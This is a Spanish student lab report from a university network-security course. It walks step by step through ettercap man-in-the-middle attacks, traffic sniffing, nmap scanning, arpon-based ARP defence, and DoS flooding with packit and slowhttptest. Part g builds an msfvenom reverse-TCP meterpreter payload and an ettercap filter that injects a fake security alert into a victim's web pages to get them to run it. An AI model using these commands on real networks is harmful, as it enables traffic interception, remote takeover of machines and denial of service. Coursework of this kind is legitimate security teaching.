UNIVERSIDADE DA CORUÑA

Armando Martínez Noya (a.mnoya)
3º Ingeniería Informática

PRÁCTICA 2 LSI:

a) Instale el ettercap y pruebe sus opciones básicas en línea de comando.

Ettercap es un rastreador/filtro de contenido para LANs con switch.

- Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS).
- También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing).

Ataque de interceptación, ataque de ***sniffing*** o ataque de sniffer, en el contexto de la seguridad de la red, corresponde al robo o interceptación de datos mediante la captura del tráfico de la red utilizando un sniffer de paquetes (una aplicación destinada a capturar paquetes de red).

Instalación:

```
lsi@debian:~$ apt install ettercap-text-only
```

Prueba:

-Tp no saca la paquetería por pantalla.
-P es el plugin.
-M es el tipo de mitm(man in the midle).

```
lsi@debian:~$  ettercap -Tq -P repoison_arp -M arp:remote /10.11.49.compi/
```

Arp ([remote],[oneway]): Este método implementa el ataque mitm de envenenamiento por ARP.
Las solicitudes / respuestas de ARP se envían a las víctimas para envenenar su caché de ARP. Una vez que el caché ha sido envenenado, las víctimas enviarán todos los paquetes al atacante que, a su vez, podrá modificarlos y reenviarlos al destino real.
El parámetro "remoto" es opcional y debe especificarlo si desea rastrear la dirección IP remota que envenena una puerta de enlace. El parámetro "oneway" forzará a ettercap a envenenar solo de TARGET1 a TARGET2. Útil si desea envenenar solo al cliente y no al enrutador (donde puede haber un observador de arp).

Opciones del comando:

- -Tp no saca la paquetería por pantalla.
- -P es el plugin.
- -M es el tipo de mitm(man in the midle).
- -W Fichero, así se escribe en el fichero.
- -repoison_arp: lo que hace es snifar y escuchar la paquetería y si se hace una nueva request de mac vuelve a enviar la suya.
- -F filtro creado con etterfilter.

- -arp:remote es porque a mayores queremos el tráfico que venga de otras ips del router.
- -arp:oneway el tráfico que viene al router de otras IPs no se snifa.

#Si tenemos IPV6 activado hay que agregar un / más así:

/10.11.48.compi// /10.11.48.1//

Ya que cada espacio de barras significa:

ettercap -Tq -P repoison_arp -M arp:remote MACs/IPv4/IPv6/Puertos

Otros tipos de ataque con ettercap:

Ettercap por ICMP:

```
lsi@debian:~$ ettercap -Tq -P repoison_arp -M icmp MAC/IP_router
```

Otro tipo de ataque con icmp redirect que configura como mi maquina como router de la máquina que queremos atacar.
Este tipo de ataque suele ser OneWay icmp:oneway.

Icmp (MAC / IP): Este ataque implementa la redirección ICMP. Envía un mensaje de redireccionamiento icmp falsificado a los hosts en la LAN pretendiendo ser una mejor ruta para Internet. Todas las conexiones a Internet serán redirigidas al atacante que, a su vez, las reenviará a la puerta de enlace real.

Ettercap por DHCP

```
lsi@debian:~$ ettercap -Tq -P repoison_arp -M dhcp:10.11.49.x-
x/255.255.254.0/10.8.12.49
```

Dhcp (grupo_ip / máscara de red / dns): Este ataque implementa la suplantación de DHCP. Pretende ser un servidor DHCP e intenta ganar la condición de carrera con la real para obligar al cliente a aceptar la respuesta del atacante. De esta forma, ettercap puede manipular el parámetro GW y secuestrar todo el tráfico saliente generado por los clientes.

Tipo de ataque por DHCP spoofing que hacemos pasar nuestra maquina por un server DHCP robando así toda la paquetería de la comunicación.

Ettercap por PortStealling

```
lsi@debian:~$ ettercap -Tq -P repoison_arp -M port:remote/
```

Puerto ([remoto], [árbol]): Este ataque implementa el robo de puertos. Esta técnica es útil para rastrear en un entorno conmutado cuando el envenenamiento por ARP no es efectivo (por ejemplo, cuando se utilizan ARP con mapas estáticos) Podemos ver más opciones con man ettercap.

Ataque de PortStealling donde inundas tu puerto de paquetería proveniente del puerto que quieres robar y el switch te reasigna el puerto que quieres a ti.

Ettercap por ARP de IpV6

```
lsi@debian:~$ ettercap -Tq -P repoison_arp -M ndp
```

Para ver todos los plugin de ettercap tenemos un comando que te los lista y te da una breve descripción de cada uno de ellos:

```
lsi@debian:~$ ettercap -P list
```

b) Capture paquetería variada de su compañero de prácticas que incluya varias sesiones HTTP. Sobre esta paquetería (puede utilizar el wireshark para los siguientes subapartados).

- **Identifique los campos de cabecera de un paquete TCP**
- **Filtre la captura para obtener el tráfico HTTP**
- **Obtenga los distintos "objetos" del tráfico HTTP (imágenes, pdfs, etc.)**
- **Visualice la paquetería TCP de una determinada sesión.**
- **Sobre el total de la paquetería obtenga estadísticas del tráfico por protocolo como fuente de información para un análisis básico del tráfico.**
- **Obtenga información del tráfico de las distintas "conversaciones" mantenidas.**
- **Obtenga direcciones finales del tráfico de los distintos protocolos como mecanismo para determinar qué circula por nuestras redes.**

Primero la victima tiene que instalar Lynx, curl o algún navegador web por consola, por otra parte, el atacante ha de ejecutar el comando:

```
lsi@debian:~$ ettercap -i ens33 -Tq -P repoison -arp -w <nombre_fichero> -M
arp:remote /10.11.49.116// /10.11.48.1//
```

Seguir las instrucciones:
h
<space>

....Se hace sniffing.....

q para cerrar.

Abrimos cmd para bajar el nombre_fichero y poner:

- Desde el terminal accedemos a nuestra máquina:

sftp lsi@10.11.49.48
cd /home/lsi
get <nombre_fichero>

Por último, abrimos dicho fichero en wireshark y analizamos los datos robados.

- Para identificar los campos de la cabecera de un paquete TCP abrimos la trama dándole doble click donde se abrirá una ventana con toda la información de dicha cabecera.
- Capturamos la paquetería HTTP utilizando el filtro, aquí podemos ver las trazas HTTP y ver las direcciones públicas de los servidores web a los que accedió la víctima,
- Para obtener los objetos del tráfico http hay que ir a "Archivo", exportar objetos y seleccionamos el protocolo HTTP, allí podremos ver las páginas web a las que hizo consulta la víctima.
- VER DESPUES
- Para obtener esta información simplemente hay que ir a Estadísticas -> Jerarquía de Protocolos. Ahí nos encontramos diferente información sobre la paquetería, porcentajes, tamaños e información varia.
- Para obtener esta información simplemente hay que ir a Estadísticas -> Conversaciones. Ahí nos encontramos diferente información sobre las conversaciones entre los equipos físicos (Macs), o a nivel de Red tanto IpV4 como Ipv6.
- Para obtener esta información simplemente hay que ir a Estadísticas -> Puntos Finales. Ahí nos encontramos diferente información sobre la paquetería que llega a distintos puntos finales.

c) Obtenga la relación de las direcciones MAC de los equipos de su segmento.

Para hacer esto basta con ejecutar el comando:

```
lsi@debian:~$ nmap -sP 10.11.48.0/23
```

La opción -sP de este comando sirve para realizar host discovering sobre la red en cuestión.

d) Obtenga la relación de las direcciones IPv6 de su segmento.

Para poder ver las direcciones Ipv6 de los equipos de nuestro segmento de red ejecutamos el comando:

```
lsi@debian:~$ atk6-alive6 -l ens33
```

La opción -l es para indicarle que usamos un link-total en vez de global address.

También existen otros comandos para realizar una búsqueda similar, como puede ser:

```
lsi@debian:~$ ping6 ff02::1 -c2 -I ens33
```

Que lo que realiza es un ping a todas las maquinas del segmento, algo así como un broadcast.

Además, para relacionar una ipv6 con su respectiva Mac del equipo tenemos los comandos:

```
lsi@debian:~$ ip -6 neigh
```

e) Obtenga el tráfico de entrada y salida legítimo de su interface de red eth0 e investigue los servicios, conexiones y protocolos involucrados.


Para realizar esto tenemos que Esnifarnos el tráfico a nosotros mismos esto se hace automáticamente si utilizamos Wireshark, para esto utilizamos:


```
lsi@debian:~$ tcpdump -w trafico_armando -i ens33
```

Tcpdump imprime una descripción del contenido de los paquetes en una interfaz de red que coinciden con la expresión booleana.

También se puede ejecutar con el indicador **-w**, que hace que guarde los datos del paquete en un archivo para su posterior análisis. Y con la opción -i le indicamos la interfaz por la que leerá el tráfico.

Para analizar dicho tráfico, abrimos wireshark y lo ponemos a analizar el tráfico de Ethernet 2, y en nuestra máquina virtual ejecutamos el tcpdump.





Aquí se nos muestra:

- Longitud del paquete.
- Puerto de origen y puerto destino.
- Seq: número de secuencia.
- Número de ack.
- Window Size: Tamaño de ventana.
- Header length: Longitud de cabecera.
- Además del tipo de protocolo: DHCP, TCP,ARP,SSH....

PROTOCOLOS MÁS COMUNES:

Protocolo TCP/IP

El protocolo TCP / IP es el protocolo de comunicación fundamental de Internet y consta de dos protocolos, el TCP y el IP. El objetivo es que los ordenadores se comuniquen de una forma sencilla y transmitan información a través de la red.

Protocolo HTTP

El protocolo HTTP (Protocolo de transferencia de hipertexto) se basa en www (World Wide Web) que transmite mensajes por la red. Por ejemplo, cuando un usuario ingresa al navegador y ingresa en la URL una búsqueda, la URL transmite los mensajes por HTTP al servidor web que el usuario solicitó. Luego, el servidor web responde y entrega los resultados de los criterios de búsqueda que había solicitado.

Protocolo FTP

El protocolo FTP (protocolo de transferencia de archivos) se usa generalmente para transferir archivos a través de Internet. FTP usa un cliente-servidor para compartir archivos en una computadora remota. La forma en que funciona el FTP es como HTTP para enviar páginas web.

Protocolo SSH

El protocolo SSH (Secure Socket Shell) proporciona una forma segura de acceder a internet a través de un ordenador remoto. SSH proporciona autenticación y encriptación entre dos computadoras que se conectan a Internet. SSH es bien utilizado por las administraciones de red para administrar sistemas por acceso remoto.

Protocolo DNS

El protocolo DNS (Sistema de nombres de dominio) mantiene un directorio de nombres de dominio traducidos a direcciones IP. El DNS rastrea al usuario para ubicar la dirección web en la dirección IP correspondiente. Por ejemplo, si un usuario ingresa la URL google.com, el servidor web no está leyendo el nombre google.com está leyendo la dirección IP NUMÉRICA que corresponde a google.com (208.65.155.84).

f. Mediante arpspoofing entre una máquina objetivo (víctima) y el router del laboratorio obtenga todas las URL HTTP visitadas por la víctima.

ARP SPOOFING

Un ARP Spoofing es una especie de ataque en el que un atacante envía mensajes falsificados ARP (Address Resolution Protocol) a una LAN. Como resultado, el atacante vincula su dirección MAC con la dirección IP de un equipo legítimo (o servidor) en la red.

Si el atacante logró vincular su dirección MAC a una dirección IP auténtica, va a empezar a recibir cualquier dato que se puede acceder mediante la dirección IP. Los ataques de suplantación ARP ocurren en redes de área local que utilizan protocolo de resolución de direcciones (ARP).

```
lsi@debian:~$ ssh -X lsi@10.11.49.48
```

Accedemos en el fichero /etc/ettercap/etter.conf

Y cambiamos el ec_gid a 0 y el ec_uid a 0 también.

De esta manera actuaremos como superusuarios. Una vez hecho esto ejecutaremos ettercap con el plugin remote_browser para poder robar el tráfico de la víctima.

Ahora ponemos el siguiente comando:

```
lsi@debian:~$ ettercap -i ens33 -w arpRaul -P remote_browser -Tq -M arp:remote
/10.11.49.116// /10.11.48.1//
```

Para probar el funcionamiento del ARP Spoofing el atacante realiza el comando anterior mientras que la víctima navega a diferentes sitios web mediante Lynx o algún cliente de urls.

g) Instale metasploit. Haga un ejecutable que incluya un Reverse TCP meterpreter payload para plataformas linux. Inclúyalo en un filtro ettercap y aplique toda su sabiduría en ingeniería social para que una víctima u objetivo lo ejecute.

Metasploit es un proyecto de código abierto para la seguridad informática, que proporciona información acerca de vulnerabilidades de seguridad y ayuda en tests de penetración "pentesting" y el desarrollo de firmas para sistemas de detección de intrusos.

Para instalar metasploit ejecutamos:

```
lsi@debian:~$ curl https://raw.githubusercontent.com/rapid7/metasploit-
omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb >
msfinstall
```

Luego le damos permisos y ejecutamos:

```
lsi@debian:~$ chmod 755 msfinstall
lsi@debian:~$ ./msfinstall
```

Instalamos también apache2:

```
lsi@debian:~$ apt install apache2
```

Ahora creamos un fichero en /home/lsi llamado html.filter:

```
cd /home/lsi nano html.filter
if (ip.proto == TCP && tcp.dst == 80) {
        if (search(DATA.data, "Accept-Encoding")) {
                replace("Accept-Encoding", "Accept-Nothing!");
        }
}

if (ip.proto == TCP && tcp.src == 80) {
        if (search(DATA.data, "<title>")) {
                replace("</title>", "</title><h1>Hemos detectado un problema de
seguridad!<h1><form
                action="http://10.11.49.48/meterpreter.elf" method="link"><img
                src="http://10.11.49.48/alert.gif"><INPUT TYPE=submit value="DOWNLOAD
                meterpeter.elf"></form><html><body><h10>just some
instructions</h10></body></html>");

                msg("html injected");
        }
}
```


El atacante tiene que ejecutar los siguientes comandos:

```
lsi@debian: ~$ cd /home/lsi
lsi@debian: ~$ msfvenom -p linux/x64/meterpreter_reverse_tcp lhost=10.11.49.48
lport=1234 -f elf -o meterpreter.elf
lsi@debian: ~$ chmod u+x meterpreter.elf
lsi@debian: ~$ etterfilter html.filter -o filter.ef
```

Ahora le enviamos el filtro al compañero:

```
lsi@debian: ~$ ettercap -i ens33 -Tq -P repoison_arp -F filter.ef -M
arp:remote /10.11.49.116// /10.11.48.1//
```

Luego abrimos otro terminal y abrimos la consola de metaexploit:



En el caos de la victima tiene que trabajar con un gestor de URL en este caso elinks y obtenemos el fichero corrupto:

```
lsi@debian: ~$ apt install elinks
lsi@debian: ~$ elinks www.google.es
```

Luego se descarga el fichero y se le dan permisos de ejecución:

```
lsi@debian: ~$ chmod +x
```

Y lo ejecuta, al momento de ejecutar el archivo infectado, el atacante tendrá acceso a su ordenador desde la consola.

h) Haga un MITM en IPv6 y visualice la paquetería.

Un posible ataque MitM con IPv6 es el siguiente. Cuando un compañero1 víctima quiera comunicarse con un compañero2, enviará una petición ICMP6 (para solicitar la MAC de compañero2) a todos los nodos de la subred (dirección multicast). El atacante puede utilizar la herramienta parasite6 para enviar una respuesta afirmando que la MAC solicitada se corresponde con su dirección IP. Aunque también lo podemos hacer directamente con nuestra herramienta ettercap.

Este método implementa el ataque de envenenamiento NDP que se utiliza para MITM desconexiones IPv6. Las solicitudes/respuestas NDP se envían a las víctimas para envenenar la caché de su vecino. Una vez que el caché ha sido envenenado, las víctimas enviarán todos los paquetes IPv6 al atacante que, a su vez, podrá modificarlos y reenviarlos al destino real.
NOTA: Este método MITM solo es compatible si se ha habilitado la compatibilidad con IPv6.

```
lsi@debian: ~$ ettercap -Tq -i ens33 -P repoison_arp -w apartadoH.pcap -M
arp:remote /10.11.49.116/2002:0a0b:3174::1/ /10.11.48.1//
```

Luego abrimos el archivo con wireshark y lo estudiamos.

i) Haga un MITM en IPv6 y visualice la paquetería.

DEFINICIÓN DE ARPON:
Arpon (inspección del controlador ARP) es una solución basada en host que estandariza el ARP protocolo seguro para evitar el ataque Man In The Middle (MITM) a través del ARP suplantación de identidad, envenenamiento de caché ARP o ataque de enrutamiento envenenado ARP.
Instalación:

```
lsi@debian: ~$ apt install arpon
lsi@debian: ~$ systemctl stop arpon.service
lsi@debian: ~$ systemctl disable arpon.service
```

NOTA: CADA VEZ QUE QUERAMOS HACER PRUEBAS CON ESTE SERVICIO DEBEREMOS DE HACER UN START, PERO EN NINGÚN CASO UN ENABLE.

Luego iremos al fichero de configuración de arpon (etc/default/arpon) donde podremos ver que implementa los siguientes algoritmos:

- SARPI – Static ARP inspection: Redes sin DHCP. Utiliza una lista estática de entradas y no permite modificaciones.
- DARPI – Dynamic ARP inspection: Redes con DHCP. Controla peticiones ARP entrantes y salientes, cachea las salientes y fija un timeout para la respuesta entrante.
- HARPI – Hybrid ARP inspection: Redes con o sin DHCP. Utiliza dos listas simultáneamente.

PRUEBA:
Lo siguiente que haremos será acceder al archivo **/etc/arpon.conf** y meteremos las ip del router, la de nuestro compañero y la del servidor DNS y con sus correspondientes MAC's:

```
10.11.49.48 00:50:56:97:98:1B
10.11.49.116 00:50:56:97:FB:05
10.11.48.1 DC:08:56:10:84:B9
```

Y en etc/default/arpon pondremos interfaces = "ens33"

Una vez configurado el fichero hacemos un restart del servicio:

```
lsi@debian: ~$ systemctl restart arpon
```

PASOS:

1. Se hace un arp -a en la máquina de la víctima.
2. La persona que va a detectar el sniffing, ejecuta arpon con el siguiente comando:

```
lsi@debian: ~$ arpon -d -I ens33 -S
```

3. El atacante ejecuta el ataque con ettercap:

```
lsi@debian: ~$ ettercap -i ens33 -Tq -P repoison_arp -M arp:remote
/10.11.49.116// /10.11.48.1// -w Iarpon
```

4. Se comprueba el log de arpon para comprobar que se ha detectado el ataque.

```
lsi@debian: ~$ tail /var/log/arpon/arpon.log
```

Se puede hacer otra prueba en la que se puede comprobar que todo funciona correctamente:

1. El atacante ejecuta un ataque con ettercap.
2. La víctima hace un arp -a.
    a. En caso de que no se haya ejecutado arpon, la MAC del router será la misma que la MAC de nuestro compañero.
    b. En caso de que se haya ejecutado arpon, la MAC del router no habrá cambiado.

j) Pruebe distintas técnicas de *host discovey*, *port scanning* y *OS fingerprinting* sobre las máquinas del laboratorio de prácticas en IPv4. Realice alguna de las pruebas de *port scanning* sobre IPv6. ¿Coinciden los servicios prestados por un sistema con los de IPv4?

Usaremos el nmap y probaremos las siguientes opciones:

1. **HOST DISCOVERY:** El descubrimiento de hosts es un proceso de enumeración de hosts activos. La calidad e integridad de este proceso tiene un impacto directo en el éxito de nuevos ataques contra la red objetivo. Con la opción -sL haremos un sondeo de la lista. Los puertos pueden estar dando servicios tanto en tcp como udp por eso también hay una opción que es -PS y -PU que son respectivamente para el análisis de TCP SYN y UDP.

```
//Escaneo de todos los hosts
lsi@debian: ~$ systemctl restart arpon
//Escaneo rápido de hosts activos
lsi@debian: ~$ nmap -sP 10.11.48.0/24
```

2. **PORT SCANNING:** El escaneo de puertos se refiere a la vigilancia de los puertos de las computadoras, la mayoría de las veces por piratas informáticos con fines maliciosos. Los piratas informáticos realizan técnicas de escaneo de puertos para localizar agujeros dentro de puertos específicos de la computadora. Para un intruso, estas debilidades representan oportunidades para obtener acceso para un ataque.

```
lsi@debian: ~$ nmap -sS 10.11.48.1/22                //IPv4
lsi@debian: ~$ nmap -sS 10.11.48.0/24                //Opción
// Solo puertos abiertos
lsi@debian: ~$ nmap --open -p 80,123,512 -n -T5 10.11.48.0/23
//Port Scanning hacia mi máquina
lsi@debian: ~$ nmap -sS 10.11.49.48                  //IPv4
lsi@debian: ~$ nmap -sS -6 ::10.11.49.48             //IPv6
```

3. **OS fingerprinting:** La huella digital del sistema operativo se refiere a la detección del sistema operativo de un host final mediante el análisis de paquetes que se originan en ese sistema. Es utilizado por profesionales de la seguridad y piratas informáticos para mapear redes remotas y determinar qué vulnerabilidades podrían estar presentes para explotar.

   Ejecutaremos el comando:

```
lsi@debian: ~$ nmap -O 10.11.49.116      //IPv4
lsi@debian: ~$ nmap -A -vv 10.11.49.116  //Para más info
```

-sV: Sondea los puertos abiertos para obtener información de servicio/versión.

-O: Activa la detección de sistemas operativos.

-osscan-guess: Adivina el sistema operativo de forma más agresiva.

-sU: Activa el escaneo de puertos por UDP.

Los servicios prestados por un sistema con los de IPv4 son los mismos porque la IPv4 y la Ipv6 se corresponden con la misma máquina, por lo que los resultados serán iguales para ambas IPs.

k) Obtenga información "en tiempo real" sobre las conexiones de su máquina, así como del ancho de banda consumido en cada una de ellas.

Para obtener esta información, tenemos una herramienta llamada iftop. Para instalarla:

```
lsi@debian: ~$ apt install iftop
```

Iftop viene haciendo para el uso de la red lo que hace top para el uso de la CPU. El programa que nos ocupa escucha el tráfico de red en una interfaz y muestra una tabla del uso del ancho de banda actual por pares de hosts. Instalaremos para esto iftop. Lo usaremos con iftop -i ens33. Lo que nos sale se interpreta de la siguiente manera:

- La primera columna es la ip de origen desde la que se envían los paquetes.
- La segunda columna representa la dirección del tráfico. => significa saliente (subida), mientras que <= significa entrante (descarga).
- La tercera columna representa la ip de destino.
- Las últimas tres columnas representan el ancho de banda consumido de los últimos 2, 10 y 40 segundos respectivamente.

```
lsi@debian: ~$ iftop -i ens33
```

Para obtener el ancho de banda de las conexiones de nuestra máquina necesitaremos vnstat:

```
lsi@debian: ~$ apt install vnstat
```

Vnstat está basado en la motorización del tráfico de red. Lo que hace es recolectar información en los logs diarios, mensuales… Y a mayores permite crear una bases de datos donde guardará toda la información que podemos comprobar para mirar el tráfico.

```
lsi@debian: ~$ vnstat -l -i ens33
```

De esta forma podremos analizar el tráfico de red.

Rx = Tráfico Recibido | Tx = Tráfico Transmitido

El comando nethogs sirve para comprobar el ancho de banda de cada servicio. Nos muestra, en intervalos de 1 segundo, las conexiones activas en cada interfaz, su PID, el usuario que está ejecutando la misma, el programa (si puede identificarlo), el interfaz en el que se está generando el tráfico, y el tráfico enviado y recibido en Kb/sec. Es posible cambiar el delay con el que actualiza nethogs con nethogs -d 5, para, refrescar cada 5 segundos. Para probar usaremos el comando:

```
lsi@debian: ~$ apt install nethogs
lsi@debian: ~$ nethogs
```

Se puede ver el PID, usuario que ejecuta la aplicación, el programa o la ubicación de su ejecutable, la interfaz, así como los kb por segundo que la aplicación envía y recibe.

l) PARA PLANTEAR DE FORMA TEÓRICA.: ¿Cómo podría hacer un DoS de tipo direct attack contra un equipo de la red de prácticas? ¿Y mediante un DoS de tipo reflective flooding attack?

Instalamos el programa packit y hping3:

```
lsi@debian: ~$ apt install packit
lsi@debian: ~$ apt install hping3
```

DoS DE TIPO DIRECT ATTACK

Un ataque directo es cuando un atacante envía una gran cantidad de tráfico directamente a su servidor. El tráfico abruma la capacidad de su servidor para procesar solicitudes. Cuando no pueda procesar más solicitudes, sus sitios web no se cargarán más.

Para realizar un ataque de este tipo usaríamos el comando:

- No salen del firewall:

```
lsi@debian: ~$ packit -c 0 -b 0 -s 10.11.49.48 -d 10.11.49.116 -Fs -S 1000 -D
22
lsi@debian: ~$ packit -c 0 -b 0 -s 10.11.49.48 -d 10.11.49.116 -Fs -S 1000 -D
80
```

- Salen del Firewall:

```
lsi@debian: ~$ packit -c 0 -b 0 -sR -d 10.11.49.116 -Fs -S 80 -D 1000
lsi@debian: ~$ packit -c 0 -b 0 -sR -d 10.11.49.116 -Fs -S 80 -D 22
```

- **c:** El valor de count es el número total de paquetes que nos gustaría inyectar (un valor de conteo de 0 significa forever)
- **b:** Especifica el número de paquetes para inyectar cada intervalo (definido por -w). (Una velocidad de ráfaga de 0 enviará paquetes tan rápido como sea posible)
- **F:** Hay 6 bits de bandera de encabezado TCP. Pueden usarse en combinación entre sí y se especifican mediante el siguiente identificadores:
- - **S:** SYN (número de secuencia de sincronización)
- - **F:** FIN (el remitente ha terminado)
- - **A:** ACK (el número de acuse de recibo es válido)
- - **P:** PSH (el receptor debe enviar estos datos al host remoto)
- - **U:** URG (el puntero urgente es válido)
- - **R:** RST (Restablecer esta conexión)

Como ejemplo, para configurar los bits SYN y FIN, utilice el siguiente: -F SF

- **S:** Puerto origen. Para que el ataque sea más simpático poner -S 80, 443 o 21 así los paquetes que responda la 200 el firewall le deje salir y le responda internet, pero el que más me interesa es el 22.
- **D:** Puerto destino. Usar 22 y 80 para que haya respuestas sino responde con un RESET.
- **SR:** Usa ips aleatorias.

DoS DE TIPO REFLECTIVE FLOODING ATTACK

Un ataque de reflexión es un poco más complejo. Un atacante engaña a una tercera computadora o red para que envíe cantidades abrumadoras de tráfico legítimo a su servidor. Por ejemplo, es común que Network Time Protocol (NTP) sea un vector de ataque. NTP sincroniza relojes entre sistemas informáticos. Los servidores usan NTP para preguntarse qué hora es. Para usar NTP en un ataque DoS de reflexión, el atacante envía solicitudes de fecha y hora a una tercera computadora a través de NTP mientras falsifica su dirección IP.

Al falsificar su IP, el atacante envía solicitudes, pero la respuesta a esas solicitudes se envía a su servidor. Esto puede crear un ataque DoS porque si bien la solicitud del atacante es muy pequeña, generalmente un solo paquete de aproximadamente 50 bytes, la respuesta tiene hasta 10 paquetes entre 100 y 500 bytes cada uno. El atacante puede enviar una cantidad relativamente pequeña de tráfico que se recupera como una gran cantidad de tráfico para abrumar su servidor. Otros servicios que son susceptibles a estos ataques de reflexión son DNS y SNMP (Simple Network Management Protocol).

COMANDOS:

```
lsi@debian: ~$ packit -Fs -c 0 -b 0 -s 10.11.49.116 -dR -S 1000 -D 80
lsi@debian: ~$ packit -i ens33 -d 10.11.49.116 -t ssh -c 0 -b 0 -s
10.10.102.200 -Fs -S 80 -D 80
```

Una vez hecho esto miraremos con iftop que sucede.

m) Ataque un servidor apache instalado en algunas de las máquinas del laboratorio de prácticas para tratar de provocarle una DoS. Utilice herramientas DoS que trabajen a nivel de aplicación (capa 7). ¿Cómo podría proteger dicho servicio ante este tipo de ataque? ¿Y si se produjese desde fuera de su segmento de red? ¿Cómo podría tratar de saltarse dicha protección?

Lo primero que hay que hacer es instalar apache en nuestra máquina. Nosotros ya lo hicimos en un apartado anterior, por lo que no será necesario.

Una vez instalado, tendremos que habilitar y comenzar el servicio:

```
lsi@debian: ~$ systemctl enable apache2
lsi@debian: ~$ systemctl start apache2
```

Por defecto, el servidor se inicializa en localhost y al hacer un request al root nos debe devolver un index.html.

```
lsi@debian: ~$ lynx http://127.0.0.1/
```

Para realizar un ataque, necesitamos instalar slowhttptest:

```
lsi@debian: ~$ apt install slowhttptest
```

FUNCIONAMIENTO DEL ATACANTE:

El atacante debe ejecutar el siguiente comando:

```
lsi@debian: ~$ slowhttptest -c 1000 -g -X -o myDoS -r 200 -w 512 -y 1024 -n 5
-z 32 -k 3 -u http://10.11.49.116 -p 3
```

El significado de los distintos parámetros utilizados es el siguiente:

- -c: indica el número de conexiones (1000)
- -g: indicamos que queremos generar las estadísticas
- -X: indicas el tipo de ataque, en este caso, es un ataque con GETs.
- -o: Crea un informe html y un informe csv con el nombre indicado.
- -r: Conexiones por segundo (200).
- -w: comienzo del rango de bytes de lectura.
- -y: Fin del rango de bytes de lectura
- -n: segundos que tarda buffer en leer nuevos bytes.
- -z: numero de bytes que lee el buffer.
- -k: Número de paquetes repetidos, se usa para multiplicar el tamaño de respuesta.
- -u: indicamos la URL a la que va dirigida el ataque.
- -p: Timeout que espera respuesta del servidor.

En los informes realizados, podemos observar en qué segundo se ha tirado el servidor de la víctima, además de los paquetes que han sido necesarios para tumbar la conexión.

FUNCIONAMIENTO DE LA VÍCTIMA:

La víctima simplemente tendrá que intentar abrir una conexión con su servidor.

Para protegernos ante estos ataques debemos empezar por limitar la tasa de peticiones, de esta manera nos aseguraremos de que se reducirán los intentos de fuerza bruta, así como la velocidad de las peticiones.

